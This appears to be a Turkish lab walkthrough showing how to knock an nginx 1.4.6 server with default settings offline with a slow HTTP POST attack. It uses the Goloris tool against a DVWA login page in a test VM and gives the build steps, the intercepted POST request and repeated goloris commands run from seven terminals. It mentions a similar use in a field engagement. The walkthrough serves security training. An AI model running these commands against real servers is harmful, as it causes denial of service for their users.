Nginx Slow Message Body Saldırıları ile Nginx Sunucuları Servis Dışı Bırakma

Slow http saldırılarından nginx web sunucular da etkilenmektedir. Normalde nginx sunucular apache sunucular gibi bu saldırılara karşı açıklığa sahip değildirler. Örneğin apache sunucular http taleplerini thread ile kabul ettiklerinden bu açıklığa sahiptirler. Çünkü saldırı thread havuzunu tüketmek üzerine kuruludur. Nginx sunucularda ise http talepleri thread'lerle kabul edilmez. Bu nedenle açıklığa sahip değiller. Ancak varsayılanda kalan konfigurasyon dosyaları nedeniyle nginx sunucular slow http post saldırısına karşı direnememektedir. Bu nedenle konfigurasyon dosyalarında yapılandırmaya gidilmesi gerekmektedir.

Nginx web sunucular versiyon 1.5.9 'a kadar eğer varsayılan konfigurasyon dosyaları kullanımdaysa slow http post saldırılarına karşı zafiyetlidir ve servis dışı kalmaktadırlar.

Uygulama

(+) Birebir denenmiştir ve başarılı olunmuştur.

Materyaller

Goloris Tool'u - Kali 2020 // Saldırgan Sistem

Nginx 1.4.6 - Ubuntu 14.04 LTS // Hedef Sistem

(Not: Goloris tool'una Downloads dizini altından goloris-master.zip ile alabilirsin. Nginx 1.4.6 kurulu ubuntu 14.04 lts makinesi "Slow Http Post Vulnerability - Nginx - Ubuntu 14.04 LTS" ismiyle hazır halde yer almakta. Makinenin hazırlanışı için Yaz Tatili 2014 / Zafiyetli VM Makina Hazırlama Dökümanları / Ubuntu 14.04 Nginx, MySQL, PHP, DVWA Kurulumu.docx dosyasına bakabilirsin.)

Kali 2020 sanal makinesine Goloris aracı indirilir.

https://github.com/valyala/goloris/archive/refs/heads/master.zip

Ardından goloris uygulaması go derleyicisi ile derlenir. Not: Go derleyicisi kali'de varsayılanda mevcut.

Kali 2020 Terminal:

> unzip master.zip

> chmod -R 777 goloris-master/

> cd goloris-master/

> go goloris.go // (veya go build goloris.go)

> ./goloris --help

Goloris tool'unun kullanımı tüm parametrelerini default değerde kullanıp (yani parametreleri belirtmeyince default değerde kullanılıyor) sadece hedef adresi belirterek çalışmakta. Ancak nginx sunucular slow message body attack'a (slow post attack'a) zafiyetli olduğundan hedef adres olarak POST metodu kabul eden bir dizin yolu belirtilmelidir. Aksi takdirde tool 405 Not Allowed yanıtları ekrana basacaktır ve saldırı başarısız olacaktır.

Dolayısıyla Ubuntu 14.04 LTS nginx sunucuya kurulan dvwa web uygulamasının post talebi alan dizin yolu bulunmalıdır. Burada burpsuite kullanılabilir ve trafikte araya girerek hangi paketler post gidiyor bakılabilir ve o paketteki dizin yolu kullanılabilir.

DVWA'da login ekranındaki form alanı post ile çalıştığından burp'le araya girildiğinde şöyle bir paket gelecektir.

```
POST /dvwa/login.php HTTP/1.1
Host: 192.168.0.26
Content-Length: 85
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.0.26
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.26/dvwa/login.php
Accept-Encoding: gzip, deflate
Accept-Language: tr-TR,tr;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: security=low; PHPSESSID=iur66ofmv4j85jt9bd8u70n906
Connection: close

username=sdfds&password=sdfds&Login=Login&user_token=3beeaf48fe
67d0a1d8c91343ef802163
```

Bu paketten görülebileceği gibi (repeater'a da atıldığında görülebileceği gibi) /dvwa/login.php dizin yolu POST talebi alan bir dizin yolu. Bu nedenle goloris tool'una hedef adres verirken bu dizin yolunu belirteceğiz. Böylece slow message body attack (slow post attack) gerçekleştirilebilir. Not: Uygulamalarda herhangi bir post alan dizin yolunu goloris'e vermek mümkün. Post alıyorsa saldırı başlayacaktır.

Kali 2020 Terminal 1:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

Kali 2020 Terminal 2:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

Kali 2020 Terminal 3:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

Kali 2020 Terminal 4:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

Kali 2020 Terminal 5:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

Kali 2020 Terminal 6:


> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

Kali 2020 Terminal 7:


> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

Bu şekilde çoklu çalıştırarak Ubuntu 14.04 LTS'deki nginx sunucusu servis dışı kalacaktır ve DVWA uygulamasına erişim kopacaktır. Saldırı öncesi ubuntu 14.04 lts sanal makinesindeki nginx web sunucuda yer alan dvwa'ya erişilebilir durum önce gösterilmiştir.

Ana Makine:




Erişim Mevcut 1




Erişim Mevcut 2

Ardından saldırı başlatılırken ki Kali 2020 sanal makine gösterilmiştir.

Kali 2020 Sanal Makine:




Saldırı Başlatılırken




Saldırı Başladığında

1 dakika içerisinde saldırı başarılı olmaktadır. Saldırı başarılı olduğunda goloris tool'u ekrana sürekli aynı connection sayısını tekrar tekrar verir olmaktadır. Eğer connection sayısı sürekli artıyorsa saldırı henüz servis dışı bırakmamıştır, ancak connection sayısı tekrarlı ekrana geldiğinde saldırı işe yaradı anlaşılabilir.




Saldırı Gerçekleşir ve İşe Yarar




Saldırı Gerçekleşir ve İşe Yarar 2

Ana makineden web hizmetine erişimin durduğu gözlemlenir.

Ana Makine:



Web Siteye Erişim Kopar



Web Siteye Erişim Kopar 2

Saldırı sonrası nginx sunucu her yerde erişilebilirliği koptu mu test etmek için ev ağındaki başka bilgisayarlardan web siteye erişim denenmiştir ve saldırı öncesi erişim varken saldırı başarılı olduğunda erişimlerin koptuğu gözlemlenmiştir.

Not: Hedef nginx sunucusu tek goloris çalıştırmayla çökmemiştir. Bu nedenle üç kere çalıştırılmıştır. O da yetmeyince 7 kere çalıştırılmıştır ve nginx sunucusu 1 dakika içerisinde çökebilmiştir. Çökme yaşandığında tool connection sayılarını arttırmayıp tekrarlı ekrana basmaktadır.

Bir Olay: Tübitak saha görevinde bir nginx sunucuya slow http post saldırısı yapılmıştır ve web sunucu saldırı müddetince servis dışı kalmıştır. Ancak saldırı tek goloris çalıştırmayla işe yaramamıştır ve denemek maksatlı 3 adet goloris çalıştırma denendiğinde ve 1 dakika zaman geçtiğinde saldırının işe yaradığı fark edilmiştir. Web sunucu servis dışı kalmıştır. Dolayısıyla web sunucunun kapasitesine göre goloris tool'unu çoklu çalıştırma gerekebilmektedir.

Bu şekilde slow post attack ile DVWA uygulamasını hedef alarak nginx web sunucu servis dışı kalmıştır. Saldırı durdurulduğunda web hizmetine erişimler anlık geri gelmektedir.

Kali 2020 Terminal 1:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

^C

Kali 2020 Terminal 2:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

^C

Kali 2020 Terminal 3:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

^C

Kali 2020 Terminal 4:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

^C

Kali 2020 Terminal 5:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

^C

Kali 2020 Terminal 6:


> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

^C


Kali 2020 Terminal 7:

> ./goloris -victimUrl http://192.168.0.26/dvwa/login.php

^C



Web Site Erişimleri Gelir 1



Web Site Erişimleri Gelir 2

Kaynak

https://github.com/valyala/goloris